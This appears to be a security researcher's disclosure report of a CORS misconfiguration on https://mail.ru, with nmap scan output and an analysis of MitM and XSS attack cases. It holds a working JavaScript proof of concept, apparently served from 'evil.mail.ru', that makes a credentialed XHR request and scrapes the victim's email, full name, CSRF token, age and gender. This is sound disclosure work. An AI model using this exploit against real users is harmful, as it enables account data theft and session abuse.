"https://mail.ru" CORS miss-configuration leads to data leakage, HTTPS bypass and weakening of measures introduced by SDC

Introduction

An attacker could access content of "https://mail.ru" on behalf of an authenticated user, by providing a malicious http (not https) subdomain for mail.ru (Man-in-the-Middle approach) and tricking the victim user to visit the malicious domain .

Alternatively, a XSS on any existing subdomain of mail.ru could be used instead of the MitM approach, to carry out the attack, because it’s based on pure JavaScript.

The attack uses XHR requests with credentials (victims session cookies) and thus allow accessing arbitrary content from https://mail.ru on behalf of the victim. This is possible because a miss-configuration of the Cross-Origin-Resource-Sharing (CORS) on https://mail.ru.

Due to the nature of XHR requests, the cookies of the HTTPS connection couldn’t be accessed from JavaScript, but the attacker is able to use browser stored cookies to retrieve arbitrary content from https://mail.ru on behalf of the victim, as well as updating browser cookies for https://mail.ru based on the response of his arbitrary requests. This includes cookies from all API endpoints reachable via https://mail.ru. An API endpoint exposing user information is https://mail.ru/?json=1, accessing the endpoint which updates the CSRF token could be used to update the respective browser cookies of the victim (untested).

As the vulnerability could be used to issue requests to https://mail.ru from a spoofed non-HTTPS subdomain of mail.ru, this effectively bypasses HTTPS as the HTTP response body could of arbitrary content reachable from https://mail.ru could be accessed from attacker driven code and exfiltrated to any other server. Protection relying on HTTPS are rendered useless (HSTS, certificate pinning etc.)

The vulnerability only applies to "mail.ru", not [account|r|e].mail.ru.

This means no sensitive data should be accessible, because mail.ru is only a “jump host”, where technically sensitive information and content are accessible from other hosts.

Anyway, it has been observed, that sensitive data could be read back from the content of https://mail.ru for an authenticated victim, both in terms of “technical sensitive” and “sensitive user data). Examples are:

- Full Username
- user's email address (login)*

- Gender and Age (only if a script block with “var mr” is present in the HTTP response of https://mail.ru)
- CSRF token

*excerpt from https://team.mail.ru/divide-and-govern/:
"...The session separation mechanism at Mail.Ru works as follows: user authentication always occurs via a single sign-on point, auth.mail.ru,
which requires a login and password (and potentially second factor) and issues a domain cookie .auth.mail.ru with Secure and HttpOnly flags.
***None of the projects have access to the user’s login** and password…”*

In contrast to the excerpt from above, the users login is accessible (corresponds to the Email address). It could be extracted from the HTTP body of an authenticated request to https://mail.ru, as well as from the JSON response of https://mail.ru?json=1.

In case of an successful attack, sensitive data is leaked in terms of both, security critical data (CSRF token, login name/Email) and sensitive user data (gender, age, full name, location data etc.).

Additionally the meassures described under SDC (https://team.mail.ru/divide-and-govern/) are weakened by the fact that 1) the user's login is exposed and 2) HTTPS could be bypassed.

Details on the root-cause: miss-configuration of Cross-Origin-Resource-Sharing (CORS)

A custom nmap script has been developed, which issues some CORS configuration tests against a given HTTPS domains. In order to find miss-configurations, the script sends HTTP requests with changing "Origin:" headers to the host under test. Issuing the script against https://mail.ru reveals the result shown in the snippet below:

```
Nmap scan report for mail.ru (217.69.139.201)
Host is up (0.10s latency).
Other addresses for mail.ru (not scanned): 217.69.139.200 94.100.180.201 94.100.180.200
2a00:1148:db00:0:b0b0::1

PORT    STATE SERVICE
443/tcp open  https
| http-cors2:
| CORS resultfor mail.ru:
| --------------------
|
| GET for null: no
|  GET for Origin 'http://mail.ru': ACAO: http://mail.ru, ACAC: true
|  GET for Origin 'http://subdom.mail.ru': ACAO: http://subdom.mail.ru, ACAC: true
|  GET for http://mail.ru.foreigndom.com: no
|  GET for http://prefix-mail.ru: no
|  GET for http://mail.ru-sufix: no
|  GET for Origin 'https://mail.ru': ACAO: https://mail.ru, ACAC: true
|  GET for Origin 'https://subdom.mail.ru': ACAO: https://subdom.mail.ru, ACAC: true
|  GET for https://mail.ru.foreigndom.com: no
|  GET for https://prefix-mail.ru: no
|  GET for https://mail.ru-sufix: no
|  POST for null: no
|  POST for Origin 'http://mail.ru': ACAO: http://mail.ru, ACAC: true
|  POST for Origin 'http://subdom.mail.ru': ACAO: http://subdom.mail.ru, ACAC: true
|  POST for http://mail.ru.foreigndom.com: no
|  POST for http://prefix-mail.ru: no
|  POST for http://mail.ru-sufix: no
|  POST for Origin 'https://mail.ru': ACAO: https://mail.ru, ACAC: true
|  POST for Origin 'https://subdom.mail.ru': ACAO: https://subdom.mail.ru, ACAC: true
|  POST for https://mail.ru.foreigndom.com: no
|  POST for https://prefix-mail.ru: no
|_ POST for https://mail.ru-sufix: no
```

The output shows the request method used (GET/POST) and the respective "Origin:" header used in the request on the left of each line. The right hand side represents the respective response headers of https://mail.ru with the following meanings:

- **ACAO: xxxx:** https://mail.ru responded with "Access-Control-Allow-Origin: xxxx"
- **ACAC: true:** https://mail.ru responded with "Access-Control-Allow-Credentials: true"
- **no:** https://mail.ru didn't send back a "Access-Control-Allow-*" header

Analysis of the scan results:

Case 1 - highlighted in yellow

Both, GET and POST requests, with passed credentials (including stored cookies of a victims browser) could be issued from any https-based based subdomain of mail.ru using JavaScript XHR requests.

Result:

If an attacker is able to find a XSS vulnerability in any subdomain of mail.ru, malicious JavaScript code could be injected and used to request **user-authenticated** HTTP content from https://mail.ru

This would happen, as soon as the victim user visits the subdomain with the XSS flaw, which again weakens SDC, as this breaks session separation (two mail domains could be accessed by the attacker and exchange arbitrary data).

Case 2 - highlighted in purple

Both, GET and POST requests, with passed credentials (including stored cookies of a victims browser) could be issued from the **http-based** http://mail.ru to https://mail.ru.

Result:

If an attacker is able to intercept traffic to **http**://mail.ru (which is no encrypted using SSL) or provide the content himself, arbitrary JavaScript could be injected. This JavaScript code would be able to access content of https://mail.ru on behalf of the victim who accesses the domain http://mail.ru (in case the browser has cookies stored for https://mail.ru = authenticated user).

There exist several scenarios from which an attacker could achieve this, the most common is a Man-in-the-Middle (MitM) position. As it sufficient to provide or alter content of the unencrypted http domain http://mail.ru, getting MitM is fairly easy, as the most prominent protection against interception attacks (end-to-end encryption with HTTPS) isn't in place.

A possible approach to exploit this flaw from a MitM position, would be to intercept traffic destinated to http://mail.ru, but pass traffic to https://mail.ru unmodified.

In addition, unencrypted HTTP traffic from other hosts to the victim could be manipulated, to force a redirect to malicious http://mail.ru and, in consequence, trigger a JavaScript based attack against the CORS flaw on https://mail.ru.

Common ways to get into a MitM position are Rogue WiFi AccesPoints, ARP spoofing in LANs or Open WiFi networks etc.

The illustration below shows how an attack for case 2 could be carried out:




Illustration 1: Exploiting CORS to bypass HTTPS and retrieve authenticated content from https://mail.ru on behalf of an authenticated victim (Note: "setCredential" is miss-typed, should be "withCrdentials")

Case 3 - highlighted in red:

Both, GET and POST requests, with passed credentials (including stored cookies of a victims browser) could be issued from the **http-based subdomain** http://customsubdomain.mail.ru to https://mail.ru.

Result:

The result is comparable to case 2, an attacker could retrieve content from https://mail.ru from a non-https subdomain. Both vectors apply, a MitM scenario and an XSS on an existing subdomain. The subdomain doesn't need to exist to receive trust by CORS, which is another miss-configuration as only existing subdomains of mail.ru should be applied by the logic generating the Access-Control-Allow-Origin header.

It is worth mentioning, that trusted domains, indeed, have to be subdomains of mail.ru. A origin like prefix-mail.ru wouldn't receive a response with a ACAO header set. Otherwise attacks from arbitrary domains ending with "mail.ru" would be possible.

As this is a combination of case 1 and 2, the attack surface is widened further. The Proof-of-Concept in the next section is based on case 3.

Proof-of-Concept (PoC) of HTTPS downgrade and authenticated data extraction by exploiting CORS misconfiguration on https://mail.ru

```
<html>
        <head>
        <script>

                //exploiting CORS ACAO misconfiguration for mail.ru
                function reqListener ()
                {
                        var resp;
                        resp = this.responseText;

                        //Log full response body to console (body refers to HTTP body, not HTML
                        //the HTTP response headers could be accessed but "set-Cookie" headers
                        //are stripped by the browser)
                        console.log(this.responseText);


                        /*
                        * Two examples of scraping content from the response and
                        * print it to a MsgBox (in real case exfiltrate to attacker controlled server)
                        */

                        //Variant1: Extract user data from response containing
                        //a script block with "var mr = {..."
                        // (EMAIL, age, gender, csrf token)
                        var tmp;
                        var out = "";
                        pattern = /fullName":".*?"/;
                        tmp = pattern.exec(resp);
                        if (tmp) out += tmp[0] + "\n";

                        pattern = /EMAIL:".*?"/;
                        tmp = pattern.exec(resp);
                        if (tmp) out += tmp[0] + "\n";

                        pattern = /AGE:".*?"/;
                        tmp = pattern.exec(resp);
                        if (tmp) out += tmp[0] + "\n";

                        pattern = /GENDER:".*?"/;
                        tmp = pattern.exec(resp);
                        if (tmp) out += tmp[0] + "\n";

                        pattern = /CSRF.*?[:=].*?".*?"/;
                        tmp = pattern.exec(resp);
                        if (tmp) out += tmp[0] + "\n";

                        if (out.length > 0)
                        {
                                //Print extracted example data
                                alert(out);
                        }


                        //Variant2: Extract user data from response NOT containing
                        //a script block with "var mr = {..."
                        // (EMAIL address, full user name, mail event count, csrf token)
```

```
57                          out = "";
58                          pattern = /filin\.mail\.ru\/pic\?from=.*?(mail=.*?)&.*?&(name=.*?)\)/;
59                          tmp = pattern.exec(resp);
60                          if (tmp)
61                          {
62                                  if (tmp.length > 1) {
63                                          for (var i=1; i<tmp.length; i++) out +=
    decodeURIComponent(tmp[i]) + "\n";
64                                  }
65                                  else out += tmp[0] + "\n";
66                          }
67
68                          //count of pending emails (not read by user)
69                          pattern = /x-ph__link__balloon".*?id="g_mail_events">(.*?)<\/i>/;
70                          tmp = pattern.exec(resp);
71                          if (tmp.length == 2) out += "mail events: " + tmp[1] + "\n";
72
73
74                          pattern = /CSRF.*?[:=].*?".*?"/;
75                          tmp = pattern.exec(resp);
76                          if (tmp) out += tmp[0] + "\n";
77
78                          if (out.length > 0)
79                          {
80                                  //Print extracted example data
81                                  alert(out);
82                          }
83                  }
84
85                  var req = new XMLHttpRequest();
86                  req.addEventListener("load", reqListener);
87                  req.open("GET", "https://mail.ru/");
88                  req.withCredentials = true;
89                  req.send();
90          </script>
91          </head>
92  </html>
```

Listing 1 (index.html) – Content extraction from https://mail.ru response body (code hosted on http://evil.mail.ru)

Listing 1shows the code of static HTML page, with a small JavaScript carrying out the attack described in case 3. An XHR request to "https://mail.ru" is send and the content received is logged to the browser's internal console (line 14).

The request has "withCredentials" set to true, in order to allow transmitting session cookies of the victim. Additionally this makes the browser handle cookies which get send back from https://mail.ru (with "set-Cookie" header), although such cookies wouldn't be readable from JavaScript, as they're stripped of by the browser. Using withCredentials = true is possible, because Access-Control-Allowe-Credentials is set to true for the response from https://mail.ru.

The only purpose of the code from line 22 to 82 is to demonstrate that scraping out sensitive data from the response body of https://mail.ru is possible. This is done in two variant (depending on the presence of a script block containing "var mr" in the response, the results differ). Refer to the code comments for additional details on this.

The PoC code is developed and tested for latest FireFox releases. It is likely that the code works on other browsers, but compatibility tests have been out-of-scope for this write up.

In order to make the attack work, the XHR request has to send an “Origin:” header, which represents a subdomain of mail.ru (case 3). As described above, this is typically achieved by a MitM attack. For sake of simplicity the test setup is reduced to a single host.

In order to mimic an Attacker, who introduces the code from listing 1 on an http subdomain of mail.ru (using MitM attacks describe earlier), the test client has a static host entry configure for “evil.mail.ru” pointing to 127.0.0.1. This means every request of this (internet connected) client to the (non existing) domain http://evil.mail.ru ends up at 127.0.0.1:80. Requests to https://mail.ru, on the other hand, are still routed to the real server without any interception.

The only thing left is to bring up a http server on 127.0.0.1 to provide the PoC code on request. This is done with python’s SimpleHTTPServer, by issuing the following command from folder containing index.htmlfrom Listing 1:

```
python -m SimpleHTTPServer 80
```

In order to emulate a victim the test account **mike.mul@mail.ru** was created and logged in. The browser tap to https://mail.ru was closed, without logging out the user.




Illustration 2: Test account "mike.mul@mail.ru" logged in

Note: The user session doesn’t time out by default, in case the use doesn’t log out, which could considered as another minor issue.

All follow up requests have manually been issued directly to http://evil.mail.ru (in a real attack this would happen with a redirect or a hidden IFRAME, to leave the victim unsuspicious).

The following screenshots show the results of the PoC. It should be noted that the PoC uses only GET requests, although POST requests are perfectly possible, too.




Illustration 3: PoC code running, MsgBox shows content scraping "Variant 2" from response, exposing email, full name and mail event count




Illustration 4: PoC code running, MsgBox shows content scraping "Variant 1" from response, because "var mr" isn't present, only the CSRF token could be extracted




Illustration 5: Excerpt of console output of the PoC with user data highlighted




Illustration 6: Excerpt from a different response body, exposing age and gender of the victim (script block with “var mr” present)

```
<script id="script:globals">
    var mr = {
        _: {
            BUILD: "8b05d7e",
            TIMESTAMP: 1516399666369,
            TIMESTAMP_LOCAL: Date.now(),
            TIMEZONE: 3600,
            AUTH: !0,
            CITY: "Дюссельдорф",
            MEDIA_ORDER: "regional,regional,auto,sport,hitech,cinema,games,lady,realty,health
            INCUT_ORDER: "incut,stub",
            WIDGET_ORDER: "horo,tv,torg",
            FEATURE_ORDER: "auto,sport,hitech,cinema,lady,games",
            TARGET: "man",
            SITEZONE: 15,
            SITEID: 169,
